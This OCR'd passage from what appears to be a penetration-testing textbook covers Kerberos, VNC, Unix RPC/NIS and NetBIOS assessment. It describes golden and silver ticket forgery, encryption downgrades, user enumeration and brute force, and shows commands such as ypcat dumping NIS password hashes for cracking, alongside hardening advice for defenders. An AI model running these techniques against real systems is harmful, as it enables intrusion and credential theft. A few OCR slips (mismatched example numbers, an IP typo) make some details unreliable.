



*Figure 7-6. Microsoft Kerberos ticket format*

Table 7-25 describes the individual Kerberos ticket fields. The first three fields are plaintext (so that the client can cache and manage the ticket), and the remaining ticket block is encrypted using the long-term key of the KDC authentication service or the target server for which the ticket is to be used against.

*Table 7-25. Kerberos ticket fields*

| Field | Description |
|---|---|
| Version number | Kerberos version used by the ticket format |
| Realm | Name of the realm (domain) that issued the ticket |
| Server name | The target service principal name and realm |
| Flags | Options for the ticket (forwardable, renewable, invalid, etc.) |
| Key | The session key used to encrypt subsequent messages |
| Client realm | The realm of the requester |
| Client name | The principal name of the requester |
| Transited | A list of Kerberos realms if cross-realm authentication is used |
| Authentication time | The timestamp of the initial authentication event |
| Start time | The time from which the ticket is valid |
| End time | The expiry time for the ticket |
| Renew until | The optional time until which the ticket may be renewed (if the renewable flag is set) |
| Client address | Optional list of addresses from which the ticket may be used |
| Authorization data | Authorization data for the client. In the Microsoft implementation, this contains the PAC data structure defining the username, domain, and SID values. Within MIT Kerberos this field usually contains restrictions that should be enforced |

### Microsoft PAC Fields

The PAC is found within the authorization data in the encrypted ticker. Useful fields within the PAC are found under the `KERB_VALIDATION_INFO` structure, including the username, domain, and details of group and user ID values. The Microsoft [MS-PAC] open specification document[48] details the structure and its low-level fields.

### Ticket Block Encryption and Signing

TGTs are encrypted using the user principal long-term key to prevent eavesdropping. Upon decrypting the TGT, the session key is obtained, and the encrypted ticket block is cached. Service tickets are then encrypted using the session key and contain an encrypted ticket block. Within Microsoft implementations, the ticket block itself, and the PAC data structure within the block are encrypted and signed, as described in Table 7-26.

*Table 7-26. Microsoft Kerberos ticket block encryption and signing*

| | **Ticket block encryption** | **PAC signature (KDC)** | **PAC signature (server)** |
|---|---|---|---|
| Ticket-granting ticket | *krbtgt* | *krbtgt* | *krbtgt* |
| Service ticket | *target* | *krbtgt* | *target* |

Within TGTs, Microsoft KDC servers sign the PAC data structure (using RC4-HMAC or HMAC-SHA1-96 with a 128- or 256-bit key, depending on configuration) to prevent tampering. As the target server must validate the PAC within service tickets, the KDC signs the PAC twice: first using the long-term key of the authentication service, and then the long-term key of the target server.

Upon compromising the long-term key of the KDC authentication service (*krbtgt*) you can generate arbitrary TGTs, known as golden tickets. Armed with the long-term key of a service principal (*target*), you can modify service tickets and produce silver tickets[49] containing forged PAC structures.

## Kerberos Attack Surface

Microsoft Windows Active Directory servers expose KDC services via port 88 (TCP and UDP), and support user administration and password management via port 464 (TCP and UDP). Along with these services, MIT Kerberos also exposes port 749 (TCP and UDP) for administrative purposes. Figure 7-7 demonstrates these channels and attack surface.




*Figure 7-7. Kerberos network attack surface*

Exposed service endpoints can be accessed remotely, and network sessions attacked through man-in-the-middle attack, as described in the following sections.

[48] https://msdn.microsoft.com/en-us/library/cc237917.aspx

[49] http://www.beneaththewaves.net/Projects/Mimikatz_20_-_Silver_Ticket_Walkthrough.html

## Local Attacks

Attacks against Kerberos environments requiring network or local system access include:

- Man-in-the-middle attacks against authentication (requiring network access)
- Compromise of the KDC master key, resulting in golden ticket generation
- Compromise of user keys and tickets, which can be modified, passed, and reused

Attackers moving laterally within Windows domains in particular adopt these tactics, as most environments support weak encryption types for compatibility reasons. Key capture and reuse also allows adversaries to access services and maintain access (until keys are changed).

#### Downgrade Attacks & Offline User Password Brute-Force

MIT Kerberos 1.7, Windows Server 2008, and Windows Vista support 56-bit DES encryption for use within Kerberos authentication. Windows 7 also supports export grade 40-bit RC4. As such, you can downgrade transport security via man-in-the-middle, and crack user passwords.

Table 7-27 details common Microsoft Windows encryption types (known as *Etypes*). These are the hash functions used to generate long-term keys and perform authentication. In Windows Server 2008 R2, support for weak export-grade RC4 and DES Etypes are disabled by default, however, clients supporting such Etypes can be duped into sending `KRB_AS_REQ` material to a rogue KDC which is susceptible to brute-force attack. The Microsoft enterprise support blog for directory services contains a useful article[50] demonstrating Kerberos network packet captures and recommended hardening steps.

*Table 7-27. Microsoft Windows Kerberos Etypes*

| Encryption type | Key length | Supported from |
|---|---|---|
| AES256-CTS-HMAC-SHA1-96 | 256-bit | Windows Server 2008 R2<br>Windows 7 |
| AES128-CTS-HMAC-SHA1-96 | 128-bit | Windows Server 2008<br>Windows Vista |
| RC4-HMAC | 128-bit | Windows 2000<br>Windows XP |
| RC4-HMAC-EXP | 40-bit | |
| DES-CBC-MD5 | 56-bit | |
| DES-CBC-CRC | 56-bit | |

Both Cain & Abel and John the Ripper[51] support the capture and offline brute-force attack of password hashes obtained via Kerberos. At the time of writing, I was unable to find any publicly available tools to perform downgrade attacks or impersonate KDCs,

[50] RFC 6113

[51] http://www.openwall.com/john/

and would recommend creating a utility to inject `ERR_PREAUTH_REQUIRED` messages[52], capture subsequent hashes, and load them into John the Ripper.

> Microsoft introduced *Kerberos armoring*[53] within Windows 8 and Server 2012—providing transport layer security of `KRB_AS_REQ` messages by encrypting the message using the computer account's key. Armoring mitigates man-in-the-middle and offline dictionary attacks, however systems not running at Windows Server 2012 domain functional level remain vulnerable.

**Password Hash, Kerberos Key, and Ticket Compromise**

Within Windows environments, attackers use Mimikatz[54] to lift NTLM user password hashes, Kerberos long-term keys, and tickets from memory. Example 7-21 demonstrates the utility. Depending on the system configuration, mileage will vary. Keys and tickets may then be reused and passed, as described in the following sections.

*Example 7-25. Mimikatz example*

```
https://github.com/gentilkiwi/mimikatz/wiki/module-~-kerberos
```

> Microsoft *domain protected users*[55] functionality within Windows 8.1 and Server 2012 R2 limits this exposure to Kerberos tickets, mitigating extraction of long-term keys and user password hashes from memory.

**Changing the user password using a long-term key**

Tal Be'ery of Aorato publicized[56] a design flaw within Kerberos that allows you to interact with the administration and password management interface (via TCP and UDP port 464) and set an arbitrary password using just the principal's long-term key.

**Passing of keys and tickets**

Passwords and associated principal long-term keys are used to authenticate with the KDC and generate TGTs. With TGTs and individual service tickets you can access exposed services within the Kerberos realm. Sean Melcalf's *Mimikatz and Active Directory Kerberos Attacks* paper[57] details the various attacks and Mimikatz syntax.

---

[52] https://media.blackhat.com/bh-us-10/presentations/Stender_Engel_Hill/BlackHat-USA-2010-Stender-Engel-Hill-Attacking-Kerberos-Deployments-slides.pdf

[53] https://technet.microsoft.com/en-us/library/hh831747.aspx

[54] https://github.com/gentilkiwi/mimikatz

[55] https://technet.microsoft.com/en-us/library/dn466518.aspx

[56] http://www.aorato.com/blog/active-directory-vulnerability-disclosure-weak-encryption-enables-attacker-change-victims-password-without-logged/

[57] http://adsecurity.org/?p=556

## Remote Attacks

If you do not have network access to Kerberos traffic, or access to systems themselves, remote attack vectors that can be applied include realm enumeration, username enumeration, and brute-force password grinding.

### Realm Enumeration

Kerberos discovery within most environments is supported by DNS. `SRV` records are used to define the locations of Kerberos services (described in Chapter 4), and the `TXT` record associated with the *_kerberos* name within a domain describes the realm, as shown in Example 7-26.

*Example 7-26. Kerberos realm enumeration using dig*

```
root@kali:~# dig txt _kerberos.mit.edu +short
"ATHENA.MIT.EDU"
root@kali:~# dig txt _kerberos.megacz.com +short
"MEGACZ.COM"
```

### Username Enumeration

Armed with a valid realm (which is the domain name within Windows environments), use the Nmap *krb5-enum-users* script to enumerate valid user accounts against exposed Kerberos services, as shown in Example 7-27.

*Example 7-27. Kerberos user enumeration with Nmap*

```
root@kali:~# nmap -p 88 --script krb5-enum-users --script-args krb5-enum-
users.realm='test'
```

### Brute-Force Password Grinding

Edward Torkington's *ebrute*[58] utility for Windows may be used to perform brute-force password grinding against a given KDC running on Windows Server 2003 or later. THC Hydra and other utilities do not seem to support active brute-force via Kerberos at the time of writing.

## Kerberos Implementation Flaws

Remotely exploitable issues affecting Microsoft and MIT Kerberos implementations are listed in Tables 7-28 and 7-29. Some of these issues require valid credentials to access exposed logic upon authenticating.

*Table 7-28. Remotely exploitable Microsoft Kerberos flaws*

| CVE reference | Date | Notes |
|---|---|---|
| CVE-2014-6324 | 18/11/2014 | Kerberos checksum vulnerability in Windows Server 2012 R2, Windows Server 2008 R2 SP1, |

[58] http://www.r00t.tv/2011/12/i-thought-it-was-about-time-that-i-put.html

| CVE reference | Date | Notes |
|---|---|---|
| | | and Windows Server 2003 SP2 allows authenticated domain users to obtain administrative privileges |
| CVE-2011-0043 | 10/02/2011 | Kerberos in Windows Server 2003 SP2 supports weak hashing algorithms which allow attackers with network access to gain privileges |

*Table 7-29. Remotely exploitable MIT Kerberos flaws*

| CVE reference | Date | Notes |
|---|---|---|
| CVE-2014-4345 | 14/08/2014 | Kerberos 1.12.1 *kadmind* overflow allows authenticated remote users to execute arbitrary code |
| CVE-2014-4343 | 14/08/2014 | Kerberos 1.12.1 SPNEGO double-free vulnerability |
| CVE-2012-1015<br>CVE-2012-1014 | 06/08/2012 | Multiple Kerberos 1.10.2 KDC overflows |
| CVE-2011-0285 | 14/04/2011 | Kerberos 1.9 *kadmind* password change overflow |
| CVE-2011-0284 | 19/03/2011 | Kerberos 1.9 KDC overflow |
| CVE-2010-1324 | 02/12/2010 | Kerberos 1.8.3 checksum failure resulting in arbitrary ticket creation |
| CVE-2009-4212 | 13/01/2010 | Kerberos 1.7 AES and RC4 integer underflows |
| CVE-2009-0846 | 08/04/2009 | Kerberos 1.6.3 ASN.1 time decode overflow |

# VNC

The Olivetti & Oracle Research Lab first published the Remote Framebuffer (RFB) 3.3 protocol specification in 1998. Virtual Network Computing (VNC) is an application that uses the protocol to provide access to remote hosts. The lab closed in 2002, leading the developers to form RealVNC Ltd. and publish subsequent RFB protocol specifications.

RFB services commonly listen on TCP port 5900, but may use others (e.g. 4900 and 6000). The protocol is extensible via arbitrary *encoding types*, which support file transfer and compression within packages including UltraVNC and TightVNC. Once connected, the server provides a protocol string, as shown in Example 7-28. Common protocol versions include 000.000, 003.003, 003.007, 003.008, 003.889, 004.000, and 004.001.

*Example 7-28. Identifying the supported RFB protocol*

```
root@kali:~# telnet 121.163.21.135 5900
Trying 121.163.21.135...
Connected to 121.163.21.135.
Escape character is '^]'.
RFB 004.000
```

Upon connecting and providing a client version string (negotiating the connection), the server returns a *security type* value. Common types are listed in Table 7-30: the most

common being VNC authentication, which is a DES challenge-response mechanism requiring only a password.

*Table 7-30. RFB security types*

| Type | Notes |
|---|---|
| 0 | Invalid security type (connection closed) |
| 1 | No authentication is needed, and connection is established |
| 2 | VNC authentication via DES challenge-response |
| 5<br>6 | RealVNC Server Enterprise Edition public key authentication |
| 16 | TightVNC authentication |
| 17 | UltraVNC authentication |
| 18 | TLS authentication, used by Ubuntu Linux and distributions |
| 19 | TLS authentication, used by the Win32 VeNCrypt package |
| 20 | GTK-VNC SASL authentication |
| 21 | MD5 hash authentication |
| 22 | Citrix Xen VNC Proxy (XVP) authentication |
| 30<br>35 | Apple OS X authentication |

Within Nmap, the *vnc-info* script performs testing of exposed VNC servers, revealing the RFB protocol version and supported security types, as shown in Example 7-29. At the time of writing, the VNC library within Nmap (*vnc.lua*) recognizes only protocol versions 3.3, 3.7, 3.8, and 3.889. As such, servers reporting other versions must be manually investigated.

*Example 7-29. VNC service fingerprinting*

```
root@kali:~# nmap -Pn -n -sVC -p5900 128.32.147.121

Starting Nmap 6.46 ( http://nmap.org ) at 2014-12-09 13:05 UTC
Nmap scan report for 128.32.147.121
PORT     STATE SERVICE VERSION
5900/tcp open  vnc     Apple remote desktop vnc
| vnc-info:
|   Protocol version: 3.889
|   Security types:
|     Mac OS X security type (30)
|_    Mac OS X security type (35)
```

## Attacking VNC Servers

VNC implementations are vulnerable to the following attack classes:

- Brute-force password grinding
- Anonymous exploitation of known software flaws

Nmap[59] and THC Hydra perform brute-force grinding via the VNC authentication mechanism (security type 2). Due to the DES challenge-response implementation within the RFB protocol, passwords are constrained to a maximum of eight characters (subsequent characters are ignored), and so dictionary files should be condensed accordingly.

Table 7-31 lists known exploitable vulnerabilities within VNC server software. Client implementations are also particularly buggy (exploitable via active network attack and man-in-the-middle), but these issues lay outside of scope.

*Table 7-31. Remotely exploitable VNC server flaws*

| CVE reference | Date | Notes |
|---|---|---|
| CVE-2013-5135 | 23/10/2013 | Apple OS X 10.9 screen sharing username format string bug resulting in arbitrary code execution |
| CVE-2009-3616 | 23/10/2009 | Multiple use-after-free bugs in QEMU 0.10.6 VNC |

# Unix RPC Services

A number of Unix daemons (including NIS and NFS components) expose RPC service endpoints via dynamic high ports. To keep track of registered endpoints and present clients with a list of RPC services, a *portmapper* service listens on TCP and UDP port 111 (and on port 32771 within Solaris). Example 7-30 demonstrates Nmap used to query these ports and provide details of the running RPC services.

*Example 7-30. Querying the RPC portmapper with Nmap*

```
root@kali:~# nmap -Pn -sSUC -n -p111,32771 192.168.10.1

Starting Nmap 6.46 ( http://nmap.org ) at 2014-11-14 10:25 UTC
Nmap scan report for 192.168.10.1
PORT    STATE SERVICE
111/tcp open  rpcbind
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100001  2,3,4      32787/udp  rstatd
|   100003  2,3         2049/tcp  nfs
|   100003  2,3         2049/udp  nfs
|   100004  1,2         1023/udp  ypserv
|   100004  1,2        32771/tcp  ypserv
|   100005  1,2,3      32811/udp  mountd
|   100005  1,2,3      32816/tcp  mountd
|   100007  1,2,3      32772/tcp  ypbind
|   100007  1,2,3      32779/udp  ypbind
|   100009  1           1022/udp  yppasswdd
|   100021  1,2,3,4     4045/tcp  nlockmgr
|   100021  1,2,3,4     4045/udp  nlockmgr
|   100024  1          32777/tcp  status
```

[59] http://nmap.org/nsedoc/scripts/vnc-brute.html

```
|   100024  1          32786/udp  status
|   100068  2,3,4,5    32792/udp  cmsd
|   100069  1          32773/tcp  ypxfrd
|   100069  1          32780/udp  ypxfrd
|   100083  1          32784/tcp  ttdbserverd
|   100133  1          32777/tcp  nsm_addrand
|   100133  1          32786/udp  nsm_addrand
|   100227  2,3         2049/tcp  nfs_acl
|_  100227  2,3         2049/udp  nfs_acl
```

In this case, the following services are running:

- The RPC portmapper itself (*rpcbind*), on both TCP and UDP port 111
- The *rstatd* daemon, providing kernel statistics via RPC
- NFS components (*nfs*, *mountd*, *nlockmgr*, *status*, *nsm_addrand*, and *nfs_acl*)
- NIS components (*ypserv*, *ypbind*, *yppasswd*, and *ypxfrd*)
- Common Desktop Environment (CDE) services:
  - Calendar manager service daemon (*cmsd*)
  - ToolTalk database server (*ttdbserverd*)

Within legacy environments, many of these services are vulnerable to remote attack. A comprehensive list of RPC program numbers, descriptions, and references is also maintained by IANA[60].

## Manually Querying Exposed RPC Services

The various RPC endpoints listed in Example 7-30 can be accessed upon installing the *rstat-client* and *nis* packages within Kali Linux. Example 7-31 shows how the *rstatd* service may be queried to reveals system information (including hostname, uptime, load, and network statistics).

*Example 7-31. Querying rstatd*

```
root@kali:~# apt-get install rstat-client
root@kali:~# rsysinfo 192.168.10.1
System Information for: onyx.example.org
uptime:  33 days, 10:20, load average: 0.00 0.00 0.01
cpu usage (jiffies): user 326809  nice 124819  system 391189  idle 576845938
page in: 7914  page out: 26661   swap in: 0  swap out: 0
intr: 1501887323     context switches: 118484073
disks: 0 0 488270 4
ethernet:  rx: 36034723   rx-err: 0
           tx: 8387775    tx-err: 0    collisions: 0
```

Example 7-32 demonstrates how exported NFS directories are listed using *showmount* (along with their associated ACLs). Upon identifying exports with weak permissions, you may use the *mount* command to access them. NFS assessment is detailed within Chapter 16.

*Example 7-32. Listing and mounting NFS exports*

[60] http://www.iana.org/assignments/rpc-program-numbers/rpc-program-numbers.xml

```
root@kali:~# showmount -e l92.168.10.1
Export list for 192.168.10.1:
/export/home       192.168.10.0/24
root@kali:~# mount -o nolock 192.168.10.1:/export/home /tmp/home
root@kali:~# ls –la /tmp/home
total 0
drwxr-xr-x  3 root  root   60 Dec  9 00:40 .
drwxr-xr-x 30 root  root  240 Dec  9 06:25 ..
drwxr-xr-x  3  182 users   60 Mar 29 13:05 dave
drwxr-xr-x  3  199 users 2048 Jan  3 10:02 florent
drwxr-xr-x  3  332 users   60 Aug 14 00:40 james
drwxr-xr-x  3 2099   102 1024 Sep  1 02:25 katykat
drwxr-xr-x  3 root  root   60 Dec  9 00:40 root
drwxr-xr-x  3  218   101 1024 Sep  2 16:04 tiff
drwxr-xr-x  3 1377 users   60 Mar 29 15:18 yumi
```

Upon obtaining the NIS domain name for the environment (*example.org* in this case), use the *ypwhich* command to ping the NIS server, and then *ypcat* to obtain sensitive material, as demonstrated in Example 7-33. Encrypted password hashes should be fed into John the Ripper and, once cracked, used to evaluate system access and privileges.

*Example 7-33. Querying NIS and obtaining material*

```
root@kali:~# apt-get install nis
root@kali:~# ypwhich -d example.org 192.168.10.1
onyx.example.org
root@kali:~# ypcat –d example.org –h 192.168.10.1 passwd.byname
tiff:noR7Bk6FdgcZg:218:101::/export/home/tiff:/bin/bash
katykat:d.K5tGUWCJfQM:2099:102::/export/home/katykat:/bin/bash
james:i0na7pfgtxi42:332:100::/export/home/james:/bin/tcsh
florent:nUNzkxYF0Hbmk:199:100::/export/home/florent:/bin/csh
dave:pzg1026SzQlwc:182:100::/export/home/dave:/bin/bash
yumi:ZEadZ3ZaW4v9.:1377:160::/export/home/yumi:/bin/bash
```

A list of common NIS maps and corresponding files is provided in Table 7-32. NFS, NIS, and NIS+ are complicated systems to configure and test, and so if you do encounter these in the wild, consider acquiring *Managing NFS and NIS, 2nd Edition* by Mike Eisler & Co., which details the innermost workings of these protocols.

*Table 7-32. Useful NIS maps*

| Master file | Map(s) | Notes |
|---|---|---|
| */etc/hosts* | hosts.byname, hosts.byaddr | Contains hostnames and IP details |
| */etc/passwd* | passwd.byname, passwd.byuid | NIS user password file |
| */etc/group* | group.byname, group.bygid | NIS group file |
| */usr/lib/aliases* | mail.aliases | Details mail aliases |

**RPC rusers**

Commercial Unix-based platforms (including Solaris, HP-UX, and IBM AIX) often expose an RPC *rusersd* endpoint that can be queried to reveal active user sessions. The *rusers* client is used to retrieve the material, as shown in Example 7-34.

*Example 7-34. Identifying active user sessions via rusersd*

```
root@kali:~# apt-get install rusers
root@kali:~# rusers -l 192.168.10.1
```

```
Sending broadcast for rusersd protocol version 3...
Sending broadcast for rusersd protocol version 2...
tiff      onyx:console         Sep  2 13:03   22:03
katykat   onyx:ttyp5           Sep  1 09:35      14
```

## RPC Service Vulnerabilities

Table 7-33 lists Unix RPC services with known weaknesses. Details of vulnerabilities discovered before 2009 in services including *sadmind* may be found online (and within the previous editions of this book).

*Table 7-33. Remotely exploitable RPC vulnerabilities*

| Number | Service | CVE | Vulnerability notes |
|---|---|---|---|
| 390103 | nsrd | CVE-2012-2288 | EMC NetWorker remote code execution[61] |
| 390105 | nsrindexd | CVE-2012-4607 | EMC NetWorker remote code execution |
| 390113 | nsrexecd | CVE-2011-0321 | EMC NetWorker IPC information leak |
| 150001 | pcnfsd | CVE-2010-1039 | IBM AIX 6.1, IBM VIOS 2.1, HP-UX B.11.31, and SGI IRIX 6.5 remote code execution |
| 100068 | cmsd | CVE-2010-4435 | Solaris 8, 9, and 10 CMSD overflow |
| | | CVE-2009-3699 | Stack overflow in AIX 6.1.3 and VIOS 2.1 in calendar daemon library leads to command execution[62] |
| 100083 | ttdbserverd | CVE-2009-2727 | IBM AIX 6.1.3 TTDB server overflow |

# Common Network Service Assessment Recap

Vulnerabilities within common network services are tested using a number of tactics and utilities to evaluate configuration and exposure:

Fingerprinting

> Use Nmap version scanning (`-sV`) and manual techniques to review banner materials and fingerprint exposed network services. Also consider cross-referencing the operating system release and configuration to deduce the version of certain implementations (e.g. OpenSSH 5 versus 6).

Enumeration of supported features

> Manual assessment techniques and Nmap scripts may be used to list the supported features of a given service (e.g. DNS recursion or LDAP anonymous binding). Successful exploitation of some implementation flaws relies on support of particular features, and so investigation is important.

[61] http://www.rapid7.com/db/modules/exploit/windows/emc/networker_format_string

[62] http://www.rapid7.com/db/modules/exploit/aix/rpc_cmsd_opcode21

Identification and qualification of known weaknesses

Review the tables in this chapter, along with NIST NVD, and other sources of vulnerability information, to identify known weaknesses within the exposed network services. These often include information leak flaws that provide useful data.

Brute-force password grinding

Use THC Hydra and Nmap scripts to perform brute-force password grinding against exposed services supporting authentication (including FTP, SSH, Telnet, SNMP, LDAP, and VNC). Tailor dictionary files to the type of system you are testing (e.g. use known manufacturer default username and password values) to reduce testing time and network traffic.

Investigation of materials obtained

FTP, TFTP, SNMP, LDAP, and Unix RPC services often yield useful materials that may be fed into further testing processes (e.g. usernames that can be used within a password grinding attack). Review and fully investigate available materials to ensure that you maximize their value.

# Service Hardening & Countermeasures

The following countermeasures should be considered when hardening network services:

- Reduce network attack surface wherever possible. For example, instead of offering file transfer via FTP, SFTP, and SCP, elect to use just SCP. Furthermore, reduce exposed logic and application attack surface within each network service (e.g. disable support for particular features if they are not required).
- Maintain server software packages and libraries (e.g. OpenSSL) to negate known weaknesses within the exposed network and application attack surface that remains.
- Seek to disable Telnet, FTP, SNMP, VNC, and other maintenance protocols that lack transport security through encryption. Remote maintenance operations should be offered through a secure authenticated connection (e.g. VPN or SSH), or via a private management network.
- If you are running SNMP, ensure strong credentials are used, and not default values. Also consider using ACLs to limit SNMP access to trusted sources only.
- Understand the exposed authentication mechanisms across your services and ensure auditing is configured so that brute-force password grinding attacks are highlighted.
- Harden SSH servers:
    - Mitigate brute-force password grinding issues by using public key or multi-factor authentication (e.g. Google Authenticator or Duo Security) versus password or keyboard-interactive mechanisms.
    - Enforce version 2.0 of the protocol and disable backward compatibility to mitigate known weaknesses (including session hijacking) within SSH 1.0.

    - Prune supported key exchange mechanisms and ciphers[63] in-line with the server software you are running, and clients you need to support.
- Harden DNS servers:
    - Disable support for recursive queries from untrusted sources.
    - Ensure that zone files do not contain sensitive details of internal hosts.
- Harden Kerberos servers:
    - Disable support for weak HMAC algorithms used to generate keys—56-bit DES, 40-bit export grade RC4, and 128-bit RC4 in particular. Modern operating systems support AES128 and AES256, which should be enforced.
    - Within Microsoft environments, consider enforcing the highest *domain functional level*. Windows Server 2012 introduces a number of improvements, including Kerberos armoring, which mitigate downgrade attacks in particular.

[63] https://stribika.github.io/2015/01/04/secure-secure-shell.html

# 8

# Assessing Microsoft Services

This chapter focuses on Microsoft protocols that support services including file sharing, printing, and email. The static ports used by Microsoft RPC, NetBIOS, SMB Direct, and Remote Desktop services are listed in Table 8-1. Most RPC services use dynamic high ports (1024 and above) and *named pipes* (via SMB), as orchestrated by the RPC locator service on port 135. Open protocols used within Microsoft environments are DNS, Kerberos, and LDAP, and listed in Table 8-2, and covered in Chapter 7.

*Table 8-1. Microsoft services using proprietary protocols*

| Port | Protocol | | Name | Description |
|---|---|---|---|---|
| | TCP | UDP | | |
| 135 | X | X | loc-srv | RPC locator service |
| 137 | | X | netbios-ns | NetBIOS name service |
| 138 | | X | netbios-dgm | NetBIOS datagram service |
| 139 | X | | netbios-ssn | NetBIOS session service |
| 445 | X | X | microsoft-ds | SMB Direct protocol |
| 3389 | X | | microsoft-rdp | Remote desktop protocol (RDP) |

*Table 8-2. Microsoft services using open protocols*

| Port | Protocol | | Name | Description |
|---|---|---|---|---|
| | TCP | UDP | | |
| 53 | X | X | domain | DNS service |
| 88 | X | X | kerberos | Kerberos authentication service |
| 389 | X | X | ldap | LDAP |
| 464 | X | X | kpasswd | Kerberos password service |
| 636 | X | | ldaps | LDAP (TLS) |

| Port | Protocol | | Name | Description |
|---|---|---|---|---|
| | TCP | UDP | | |
| 3268 | X | | globalcat | Microsoft Global Catalog LDAP |
| 3269 | X | | globalcats | Microsoft Global Catalog LDAP (TLS) |

The proprietary and open protocols listed in Tables 8-1 and 8-2 support functions within enterprise Microsoft environments, including:

- Authentication via Kerberos
- Directory service via LDAP (known as Global Catalog)
- Name resolution via DNS (e.g. SRV records defining Kerberos servers)
- Legacy name resolution and shared resource access via NetBIOS
- Direct access to resources and application endpoints via SMB
- System administration via RDP

Figure 8-1 demonstrates a Windows workstation within Active Directory authenticating with the domain and then accessing an Exchange Server using Microsoft Outlook. Each service is used to support the overall application and workflow (including DNS, Global Catalog, Kerberos, and RPC).




*Figure 8-1. Protocols supporting Exchange and Outlook*

Microsoft NetBIOS, SMB, and RPC protocols are detailed in the following sections.

## NetBIOS Name and Datagram Services

The NetBIOS name service provides registered name table entries[1] to clients within legacy Microsoft networks—describing the local system configuration, parent domain, location of domain controllers, and available services. Datagrams sent to UDP port 138 are used to register services. Example 8-1 demonstrates Nmap used to obtain registered entries via the NetBIOS name service.

*Example 8-1. Obtaining registered NetBIOS name table entries using Nmap*

```
root@kali:~# nmap -Pn -sUC -p137 192.168.1.5

Starting Nmap 6.46 ( http://nmap.org ) at 2015-01-01 13:31 GMT
Nmap scan report for 192.168.1.5
PORT    STATE SERVICE
137/udp open  netbios-ns

Host script results:
| nbstat: NetBIOS name: KCH-VPN, NetBIOS user: Administrator,
|         NetBIOS MAC: 00:02:55:98:80:79 (IBM)
| Names:
|   KCH-VPN<00>          Flags: <unique><active>
```

[1] Microsoft KB articles 314104 and 119495

```
|   XFAB<00>              Flags: <group><active>
|   KCH-VPN<20>           Flags: <unique><active>
|   KCH-VPN<03>           Flags: <unique><active>
|   Administrator<03>     Flags: <unique><active>
```

These values denote the computer name (`KCH-VPN`), MAC address, parent domain (`XFAB`), and details of authenticated users (*Administrator* in this case). Table 8-3 lists the possible entries, which include details of running services and the location of domain controllers within the network.

*Table 8-3. NetBIOS name table entries*

| Value | Suffix | Type | Service Description |
|---|---|---|---|
| <*domain name*> | 00 | G | Domain name |
| <*computer name*> | 00 | U | Workstation |
| <*computer name*> | 01 | U | Messenger |
| `<__MSBROWSE__>` | 01 | G | Master browser |
| <*computer name*> | 03 | U | Messenger (for this computer) |
| <*username*> | 03 | U | Messenger (for this user) |
| <*computer name*> | 06 | U | RAS server |
| <*domain name*> | 1B | U | Domain master browser name |
| <*domain name*> | 1C | G | Domain controller list |
| `<INet-Services>` | 1C | G | Microsoft IIS |
| <*domain name*> | 1D | U | Master browser name for the network |
| <*domain name*> | 1E | G | Browser service elections |
| <*computer name*> | 1F | U | NetDDE |
| <*computer name*> | 20 | U | File server |
| <*computer name*> | 21 | U | RAS client |
| <*computer name*> | 22 | U | Microsoft Exchange interchange |
| <*computer name*> | 23 | U | Microsoft Exchange data store |
| <*computer name*> | 24 | U | Microsoft Exchange directory |
| <*computer name*> | 2B | U | IBM Lotus Notes |
| `IRISMULTICAST` | 2F | G | IBM Lotus Notes |
| <*computer name*> | 30 | U | Modem sharing server |
| <*computer name*> | 31 | U | Modem sharing client |
| `IRISNAMESERVER` | 33 | G | IBM Lotus Notes |
| <*computer name*> | 42 | U | McAfee antivirus |
| <*computer name*> | 43 | U | SMS client remote control |
| <*computer name*> | 44 | U | SMS remote control tool |
| <*computer name*> | 45 | U | SMS client remote chat |
| <*computer name*> | 46 | U | SMS client remote transfer |

| Value | Suffix | Type | Service Description |
|---|---|---|---|
| <*computer name*> | 4C | U | DEC Pathworks TCP/IP |
| <*computer name*> | 52 | U | DEC Pathworks TCP/IP |
| <*computer name*> | 6A | U | Microsoft Exchange IMC |
| <*computer name*> | 87 | U | Microsoft Exchange MTA |
| <*computer name*> | BE | U | Network monitoring agent |
| <*computer name*> | BF | U | Network monitoring utility |

## Server Message Block

The SMB protocol provides access to files, printers, and service endpoints (via named pipes). Multiple channels can be used to access SMB, as demonstrated by Figure 8-2. The two common channels are the NetBIOS session and SMB Direct services.

